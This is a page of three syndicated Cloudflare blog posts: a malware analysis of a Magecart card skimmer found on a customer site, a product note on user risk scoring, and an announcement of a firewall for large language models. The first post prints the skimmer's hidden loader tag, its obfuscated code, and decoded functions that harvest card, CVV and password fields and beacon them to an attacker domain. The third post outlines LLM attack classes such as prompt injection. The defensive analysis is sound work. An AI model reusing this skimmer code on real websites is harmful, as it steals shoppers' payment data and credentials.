Tag Archives: Security Week

Navigating the maze of Magecart: a cautionary tale of a Magecart impacted website

Post Syndicated from Himanshu Anand original https://blog.cloudflare.com/navigating-the-maze-of-magecart


The Cloudflare security research team reviews and evaluates scripts flagged by Cloudflare Page Shield, focusing particularly on those with low scores according to our machine learning (ML) model, as low scores indicate the model thinks they are malicious. It was during one of these routine reviews that we stumbled upon a peculiar script on a customer’s website, one that was being fetched from a zone unfamiliar to us, a new and uncharted territory in our digital map.

This script was not only obfuscated but exhibited some suspicious behavior, setting off alarm bells within our team. Its complexity and the mysterious nature piqued our curiosity, and we decided to delve deeper, to unravel the enigma of what this script was truly up to.

In our quest to decipher the script’s purpose, we geared up to dissect its layers, determined to shed light on its hidden intentions and understand the full scope of its actions.

The Infection Mechanism: A seemingly harmless HTML div element housed a piece of JavaScript, a trojan horse lying in wait.

<div style="display: none; visibility: hidden;">
<script src="//cdn.jsdelivr.at/js/sidebar.min.js"></script>
</div>
The script was the conduit for the malicious activities

The devil in the details

The script hosted at the aforementioned domain was a piece of obfuscated JavaScript, a common tactic used by attackers to hide their malicious intent from casual observation. The obfuscated code can be examined in detail through the snapshot provided by Cloudflare Radar URL Scanner.

Obfuscated script snippet:

function _0x5383(_0x411252,_0x2f6ba1){var _0x1d211f=_0x1d21();return _0x5383=function(_0x5383da,_0x5719da){_0x5383da=_0x5383da-0x101;var _0x3d97e9=_0x1d211f[_0x5383da];return _0x3d97e9;},_0x5383(_0x411252,_0x2f6ba1);}var _0x11e3ed=_0x5383;(function(_0x3920b4,_0x32875c){var _0x3147a9=_0x5383,_0x5c373e=_0x3920b4();while(!![]){try{var _0x5e0fb6=-parseInt(_0x3147a9(0x13e))/0x1*(parseInt(_0x3147a9(0x151))/0x2)+parseInt(_0x3147a9(0x168))/0x3*(parseInt(_0x3147a9(0x136))/0x4)+parseInt(_0x3147a9(0x15d))/0x5*(parseInt(_0x3147a9(0x152))/0x6)+-parseInt(_0x3147a9(0x169))/0x7*(-parseInt(_0x3147a9(0x142))/0x8)+parseInt(_0x3147a9(0x143))/0x9+-parseInt(_0x3147a9(0x14b))/0xa+-parseInt(_0x3147a9(0x150))/0xb;if(_0x5e0fb6===_0x32875c)break;else _0x5c373e['push'](_0x5c373e['shift']());}catch(_0x1f0719){_0x5c373e['push'](_0x5c373e['shift']());}}}(_0x1d21,0xbc05c));function _0x1d21(){var _0x443323=['3439548foOmOf',
.....

The primary objective of this script was to steal Personally Identifiable Information (PII), including credit card details. The stolen data was then transmitted to a server controlled by the attackers, located at https://jsdelivr[.]at/f[.]php.

Decoding the malicious domain

Before diving deeper into the exact behaviors of a script, examining the hosted domain and its insights could already reveal valuable arguments for overall evaluation. Regarding the hosted domain cdn.jsdelivr.at used in this script:

  • It was registered on 2022-04-14.
  • It impersonates the well-known hosting service jsDelivr, which is hosted at cdn.jsdelivr.net.
  • It was registered by 1337team Limited, a company known for providing bulletproof hosting services. These services are frequently utilized in various cybercrime campaigns due to their resilience against law enforcement actions and their ability to host illicit activities without interruption.
  • Previous mentions of this hosting provider, such as in a tweet by @malwrhunterteam, highlight its involvement in cybercrime activities. This further emphasizes the reputation of 1337team Limited in the cybercriminal community and its role in facilitating malicious campaigns.

Decoding the malicious script

Data Encoding and Decoding Functions: The script uses two functions, wvnso.jzzys and wvnso.cvdqe, for encoding and decoding data. They employ Base64 and URL encoding techniques, common methods in malware to conceal the real nature of the data being sent.

var wvnso = {
  "jzzys": function (_0x5f38f3) {
    return btoa(encodeURIComponent(_0x5f38f3).replace(/%([0-9A-F]{2})/g, function (_0x7e416, _0x1cf8ee) {
      return String.fromCharCode('0x' + _0x1cf8ee);
    }));
  },
  "cvdqe": function (_0x4fdcee) {
    return decodeURIComponent(Array.prototype.map.call(atob(_0x4fdcee), function (_0x273fb1) {
      return '%' + ('00' + _0x273fb1.charCodeAt(0x0).toString(0x10)).slice(-0x2);
    }).join(''));
  }

Targeted Data Fields: The script is designed to identify and monitor specific input fields on the website. These fields include sensitive information like credit card numbers, names, email addresses, and other personal details. The wvnso.cwwez function maps these fields, showing that the attackers had carefully studied the website’s layout.

"cwwez": window.JSON.parse(wvnso.cvdqe("W1siZmllbGQiLCAiaWZyYW1lIiwgMCwgIm4iLCAiTnVtYmVyIl0sIFsibmFtZSIsICJmaXJzdG5hbWUiLCAwLCAiZiIsICJIb2xkZXIiXSwgWyJuYW1lIiwgImxhc3RuYW1lIiwgMCwgImwiLCAiSG9sZGVyIl0sIFsiZmllbGQiLCAiaWZyYW1lIiwgMCwgImUiLCAiRGF0ZSJdLCBbImZpZWxkIiwgImlmcmFtZSIsIDAsICJjIiwgIkNWViJdLCBbImlkIiwgImN1c3RvbWVyLWVtYWlsIiwgMCwgImVsIiwgImVtYWlsIl0sIFsibmFtZSIsICJ0ZWxlcGhvbmUiLCAwLCAicGUiLCAicGhvbmUiXSwgWyJuYW1lIiwgImNpdHkiLCAwLCAiY3kiLCAiY2l0eSJdLCBbIm5hbWUiLCAicmVnaW9uX2lkIiwgMywgInNlIiwgInN0YXRlIl0sIFsibmFtZSIsICJyZWdpb24iLCAwLCAic2UiLCAic3RhdGUiXSwgWyJuYW1lIiwgImNvdW50cnlfaWQiLCAwLCAiY3QiLCAiQ291bnRyeSJdLCBbIm5hbWUiLCAicG9zdGNvZGUiLCAwLCAienAiLCAiWmlwIl0sIFsiaWQiLCAiY3VzdG9tZXItcGFzc3dvcmQiLCAwLCAicGQiLCAicGFzc3dvcmQiXSwgWyJuYW1lIiwgWyJzdHJlZXRbMF0iLCAic3RyZWV0WzFdIiwgInN0cmVldFsyXSJdLCAwLCAiYXMiLCAiYWRkciJdXQ==")),

Data Harvesting Logic: The script uses a set of complex functions ( wvnso.uvesz,  wvnso.wsrmf, etc.) to check each targeted field for user input. When it finds the data it wants (like credit card details), it collects (“harvests”) this data and gets it ready to be sent out (“exfiltrated”).

"uvesz": function (_0x52b255) {
    for (var _0x356fbe = 0x0; _0x356fbe < wvnso.cwwez.length; _0x356fbe++) {
      var _0x25348a = wvnso.cwwez[_0x356fbe];
      if (_0x52b255.hasAttribute(_0x25348a[0x0])) {
        if (typeof _0x25348a[0x1] == "object") {
          var _0xca9068 = '';
          _0x25348a[0x1].forEach(function (_0x450919) {
            var _0x907175 = document.querySelector('[' + _0x25348a[0x0] + "=\"" + _0x450919 + "\"" + ']');
            if (_0x907175 != null && wvnso.wsrmf(_0x907175, _0x25348a[0x2]).length > 0x0) {
              _0xca9068 += wvnso.wsrmf(_0x907175, _0x25348a[0x2]) + " ";
            }
          });
          wvnso.krwon[_0x25348a[0x4]] = _0xca9068.trim();
        } else {
          if (_0x52b255.attributes[_0x25348a[0x0]].value == _0x25348a[0x1] && wvnso.wsrmf(_0x52b255, _0x25348a[0x2]).length > 0x0) {
            if (_0x25348a[0x3] == 'l') {
              wvnso.krwon[_0x25348a[0x4]] += " " + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
            } else {
              if (_0x25348a[0x3] == 'y') {
                wvnso.krwon[_0x25348a[0x4]] += '/' + wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              } else {
                wvnso.krwon[_0x25348a[0x4]] = wvnso.wsrmf(_0x52b255, _0x25348a[0x2]);
              }
            }
          }
        }
      }
    }
  }

Stealthy Data Exfiltration: After harvesting the data, the script sends it secretly to the attacker’s server (located at https://jsdelivr[.]at/f[.]php). This process is done in a way that mimics normal Internet traffic, making it hard to detect. It creates an Image HTML element programmatically (not displayed to the user) and sets its src attribute to a specific URL. This URL is the attacker’s server where the stolen data is sent.

"eubtc": function () {
    var _0x4b786d = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    if (wvnso.pqemy() && !(wvnso.rnhok.indexOf(_0x4b786d) != -0x1)) {
      wvnso.rnhok.push(_0x4b786d);
      var _0x49c81a = wvnso.spyed.createElement("IMG");
      _0x49c81a.src = wvnso.cvdqe("aHR0cHM6Ly9qc2RlbGl2ci5hdC9mLnBocA==") + '?hash=' + _0x4b786d;
    }
  }

Persistent Monitoring: The script keeps a constant watch on user input. This means that any data entered into the targeted fields is captured, not just when the page first loads, but continuously as long as the user is on the page.

Execution Interval: The script is set to activate its data-collecting actions at regular intervals, as shown by the window.setInterval(wvnso.bumdr, 0x1f4) function call. This ensures that it constantly checks for new user input on the site.

window.setInterval(wvnso.bumdr, 0x1f4);

Local Data Storage: Interestingly, the script uses local storage methods (wvnso.hajfd, wvnso.ijltb) to keep the collected data on the user’s device. This could be a way to prevent data loss in case there are issues with the Internet connection or to gather more data before sending it to the server.

"ijltb": function () {
    var _0x19c563 = wvnso.jzzys(window.JSON.stringify(wvnso.krwon));
    window.localStorage.setItem("oybwd", _0x19c563);
  },
  "hajfd": function () {
    var _0x1318e0 = window.localStorage.getItem("oybwd");
    if (_0x1318e0 !== null) {
      wvnso.krwon = window.JSON.parse(wvnso.cvdqe(_0x1318e0));
    }
  }

This JavaScript code is a sophisticated tool for stealing sensitive information from users. It’s well-crafted to avoid detection, gather detailed information, and transmit it discreetly to a remote server controlled by the attackers.

Proactive detection

Page Shield’s existing machine learning algorithm is capable of automatically detecting malicious JavaScript code. As cybercriminals evolve their attack methods, we are constantly improving our detection and defense mechanisms. An upcoming version of our ML model, an artificial neural network, has been designed to maintain high recall (i.e., identifying the many different types of malicious scripts) while also providing a low false positive rate (i.e., reducing false alerts for benign code). The new version of Page Shield’s ML automatically flagged the above script as a Magecart type attack with a very high probability. In other words, our ML correctly identified a novel attack script operating in the wild! Cloudflare customers with Page Shield enabled will soon be able to take further advantage of our latest ML’s superior protection for client-side security. Stay tuned for more details.

What you can do

The attack on a Cloudflare customer is a sobering example of the Magecart threat. It underscores the need for constant vigilance and robust client-side security measures for websites, especially those handling sensitive user data. This incident is a reminder that cybersecurity is not just about protecting data but also about safeguarding the trust and well-being of users.

We recommend the following actions to enhance security and protect against similar threats. Our comprehensive security model includes several products specifically designed to safeguard web applications and sensitive data:

  1. Implement WAF Managed Rule Product: This solution offers robust protection against known attacks by monitoring and filtering HTTP traffic between a web application and the Internet. It effectively guards against common web exploits.
  2. Deploy ML-Based WAF Attack Score: Our ML-based WAF, known as Attack Score, is specifically engineered to defend against previously unknown attacks. It uses advanced machine learning algorithms to analyze web traffic patterns and identify potential threats, providing an additional layer of security against sophisticated and emerging threats.
  3. Use Page Shield: Page Shield is designed to protect against Magecart-style attacks and browser supply chain threats. It monitors and secures third-party scripts running on your website, helping you identify malicious activity and proactively prevent client-side attacks, such as theft of sensitive customer data. This tool is crucial for preventing data breaches originating from compromised third-party vendors or scripts running in the browser.
  4. Activate Sensitive Data Detection (SDD): SDD alerts you if certain sensitive data is being exfiltrated from your website, whether due to an attack or a configuration error. This feature is essential for maintaining compliance with data protection regulations and for promptly addressing any unauthorized data leakage.

….

1
[1]: https://www.team-cymru.com/post/seychelles-seychelles-on-the-c-2-shore
[2]: https://www.bizcommunity.com/Article/196/661/241908.html
[3]: https://nationaldailyng.com/trend-micro-teams-up-with-interpol-to-fight-african-cybercrime-networks/

Introducing behavior-based user risk scoring in Cloudflare One

Post Syndicated from Noelle Kagan original https://blog.cloudflare.com/cf1-user-risk-score


Cloudflare One, our secure access service edge (SASE) platform, is introducing new capabilities to detect risk based on user behavior so that you can improve security posture across your organization.

Traditionally, security and IT teams spend a lot of time, labor, and money analyzing log data to track how risk is changing within their business and to stay on top of threats. Sifting through such large volumes of data – the majority of which may well be benign user activity – can feel like finding a needle in a haystack.

Cloudflare’s approach simplifies this process with user risk scoring. With AI/machine learning techniques, we analyze the real-time telemetry of user activities and behaviors that pass through our network to identify abnormal behavior and potential indicators of compromises that could lead to danger for your organization, so your security teams can lock down suspicious activity and adapt your security posture in the face of changing risk factors and sophisticated threats.

User risk scoring

The concept of trust in cybersecurity has evolved dramatically. The old model of “trust but verify” has given way to a Zero Trust approach, where trust is never assumed and verification is continuous, as each network request is scrutinized. This form of continuous evaluation enables administrators to grant access based not just on the contents of a request and its metadata, but on its context — such as whether the user typically logs in at that time or location.

Previously, this kind of contextual risk assessment was time-consuming and required expertise to parse through log data. Now, we’re excited to introduce Zero Trust user risk scoring which does this automatically, allowing administrators to specify behavioral rules — like monitoring for anomalous “impossible travel” and custom Data Loss Prevention (DLP) triggers, and use these to generate dynamic user risk scores.


Zero Trust user risk scoring detects user activity and behaviors that could introduce risk to your organizations, systems, and data and assigns a score of Low, Medium, or High to the user involved. This approach is sometimes referred to as user and entity behavior analytics (UEBA) and enables teams to detect and remediate possible account compromise, company policy violations, and other risky activity.

How risk scoring works and detecting user risk

User risk scoring is built to examine behaviors. Behaviors are actions taken or completed by a user and observed by Cloudflare One, our SASE platform that helps organizations implement Zero Trust.

Once tracking for a particular behavior is enabled, the Zero Trust risk scoring engine immediately starts to review existing logs generated within your Zero Trust account. Then, after a user in your account performs a behavior that matches one of the enabled risk behaviors based on observed log data, Cloudflare assigns a risk score — Low, Medium, or High — to the user who performed the behavior.

Behaviors are built using log data from within your Cloudflare account. No additional user data is being collected, tracked or stored beyond what is already available in the existing Zero Trust logs (which adhere to the log retention timeframes).


A popular priority amongst security and insider threat teams is detecting when a user performs so-called “impossible travel”. Impossible travel, available as a predefined risk behavior today, is when a user completes a login from two different locations that the user could not have traveled to in that period of time. For example, if Alice is in Seattle and logs into her organization’s finance application that is protected by Cloudflare Access and only a few minutes later is seen logging into her organization’s business suite from Sydney, Australia, impossible travel would be triggered and Alice would be assigned a risk level of High.

For users that are observed performing multiple risk behaviors, they will be assigned the highest-level risk behavior they’ve triggered. This real-time risk assessment empowers your security teams to act swiftly and decisively.

Zero Trust user risk scoring detecting impossible travel and flagging a user as high risk

Enabling predefined risk behaviors

Behaviors can be enabled and disabled at any time, but are disabled by default. Therefore, users will not be assigned risk scores until you have decided what is considered a risk to your organization and how urgent that risk is.

To start detecting a given risk behavior, an administrator must first ensure the behavior requirements are met (for instance, to detect whether a user has triggered a high number of DLP policies, you’ll need to first set up a DLP profile). From there, simply enable the behavior in the Zero Trust dashboard.

After a behavior has been enabled, Cloudflare will start analyzing behaviors to flag users with the corresponding risk when detected. The risk level of any behavior can be changed by an administrator. You have the freedom to enable behaviors that are relevant to your security posture as well as adjust the default risk score (Low, Medium, or High) from an out-of-the-box assignment.


And for security administrators who have investigated a user and need to clear a user’s risk score, simply go to Risk score > User risk scoring, choose the appropriate user, and select ‘Reset user risk’ followed by ‘Confirm.’ Once a user’s risk score is reset, they disappear from the risk table — until or unless they trigger another risk behavior.

Zero Trust user risk scoring behaviors can be enabled in seconds

How do I get started?

User risk scoring and DLP are part of Cloudflare One, which converges Zero Trust security and network connectivity services on one unified platform and global control plane.

To get access via Cloudflare One, reach out for a consultation, or contact your account manager.

Cloudflare announces Firewall for AI

Post Syndicated from Daniele Molteni original https://blog.cloudflare.com/firewall-for-ai


Today, Cloudflare is announcing the development of Firewall for AI, a protection layer that can be deployed in front of Large Language Models (LLMs) to identify abuses before they reach the models.

While AI models, and specifically LLMs, are surging, customers tell us that they are concerned about the best strategies to secure their own LLMs. Using LLMs as part of Internet-connected applications introduces new vulnerabilities that can be exploited by bad actors.

Some of the vulnerabilities affecting traditional web and API applications apply to the LLM world as well, including injections or data exfiltration. However, there is a new set of threats that are now relevant because of the way LLMs work. For example, researchers have recently discovered a vulnerability in an AI collaboration platform that allows them to hijack models and perform unauthorized actions.

Firewall for AI is an advanced Web Application Firewall (WAF) specifically tailored for applications using LLMs. It will comprise a set of tools that can be deployed in front of applications to detect vulnerabilities and provide visibility to model owners. The tool kit will include products that are already part of WAF, such as Rate Limiting and Sensitive Data Detection, and a new protection layer which is currently under development. This new validation analyzes the prompt submitted by the end user to identify attempts to exploit the model to extract data and other abuse attempts. Leveraging the size of Cloudflare network, Firewall for AI runs as close to the user as possible, allowing us to identify attacks early and protect both end user and models from abuses and attacks.

Before we dig into how Firewall for AI works and its full feature set, let’s first examine what makes LLMs unique, and the attack surfaces they introduce. We’ll use the OWASP Top 10 for LLMs as a reference.

Why are LLMs different from traditional applications?

When considering LLMs as Internet-connected applications, there are two main differences compared with more traditional web apps.

First, the way users interact with the product. Traditional apps are deterministic in nature. Think about a bank application — it’s defined by a set of operations (check my balance, make a transfer, etc.). The security of the business operation (and data) can be obtained by controlling the fine set of operations accepted by these endpoints: “GET /balance” or “POST /transfer”.

LLM operations are non-deterministic by design. To start with, LLM interactions are based on natural language, which makes identifying problematic requests harder than matching attack signatures. Additionally, unless a response is cached, LLMs typically provide a different response every time — even if the same input prompt is repeated. This makes limiting the way a user interacts with the application much more difficult. This poses a threat to the user as well, in terms of being exposed to misinformation that weakens the trust in the model.

Second, a big difference is how the application control plane interacts with the data. In traditional applications, the control plane (code) is well separated from the data plane (database). The defined operations are the only way to interact with the underlying data (e.g. show me the history of my payment transactions). This allows security practitioners to focus on adding checks and guardrails to the control plane and thus protecting the database indirectly.

LLMs are different in that the training data becomes part of the model itself through the training process, making it extremely difficult to control how that data is shared as a result of a user prompt. Some architectural solutions are being explored, such as separating LLMs into different levels and segregating data. However, no silver bullet has yet been found.

From a security perspective, these differences allow attackers to craft new attack vectors that can target LLMs and fly under the radar of existing security tools designed for traditional web applications.

OWASP LLM Vulnerabilities

The OWASP foundation released a list of the top 10 classes of vulnerabilities for LLMs, providing a useful framework for thinking about how to secure language models. Some of the threats are reminiscent of the OWASP top 10 for web applications, while others are specific to language models.

Similar to web applications, some of these vulnerabilities can be best addressed when the LLM application is designed, developed, and trained. For example, Training Data Poisoning can be carried out by introducing vulnerabilities in the training data set used to train new models. Poisoned information is then presented to the user when the model is live. Supply Chain Vulnerabilities and Insecure Plugin Design are vulnerabilities introduced in components added to the model, like third-party software packages. Finally, managing authorization and permissions is crucial when dealing with Excessive Agency, where unconstrained models can perform unauthorized actions within the broader application or infrastructure.

Conversely, Prompt Injection, Model Denial of Service, and Sensitive Information Disclosure can be mitigated by adopting a proxy security solution like Cloudflare Firewall for AI. In the following sections, we will give more details about these vulnerabilities and discuss how Cloudflare is optimally positioned to mitigate them.

LLM deployments

Language model risks also depend on the deployment model. Currently, we see three main deployment approaches: internal, public, and product LLMs. In all three scenarios, you need to protect models from abuses, protect any proprietary data stored in the model, and protect the end user from misinformation or from exposure to inappropriate content.

  • Internal LLMs: Companies develop LLMs to support the workforce in their daily tasks. These are considered corporate assets and shouldn’t be accessed by non-employees. Examples include an AI co-pilot trained on sales data and customer interactions used to generate tailored proposals, or an LLM trained on an internal knowledge base that can be queried by engineers.
  • Public LLMs: These are LLMs that can be accessed outside the boundaries of a corporation. Often these solutions have free versions that anyone can use and they are often trained on general or public knowledge. Examples include GPT from OpenAI or Claude from Anthropic.
  • Product LLM: From a corporate perspective, LLMs can be part of a product or service offered to their customers. These are usually self-hosted, tailored solutions that can be made available as a tool to interact with the company resources. Examples include customer support chatbots or Cloudflare AI Assistant.

From a risk perspective, the difference between Product and Public LLMs is about who carries the impact of successful attacks. Public LLMs are considered a threat to data because data that ends up in the model can be accessed by virtually anyone. This is one of the reasons many corporations advise their employees not to use confidential information in prompts for publicly available services. Product LLMs can be considered a threat to companies and their intellectual property if models had access to proprietary information during training (by design or by accident).

Firewall for AI


Cloudflare Firewall for AI will be deployed like a traditional WAF, where every API request with an LLM prompt is scanned for patterns and signatures of possible attacks.

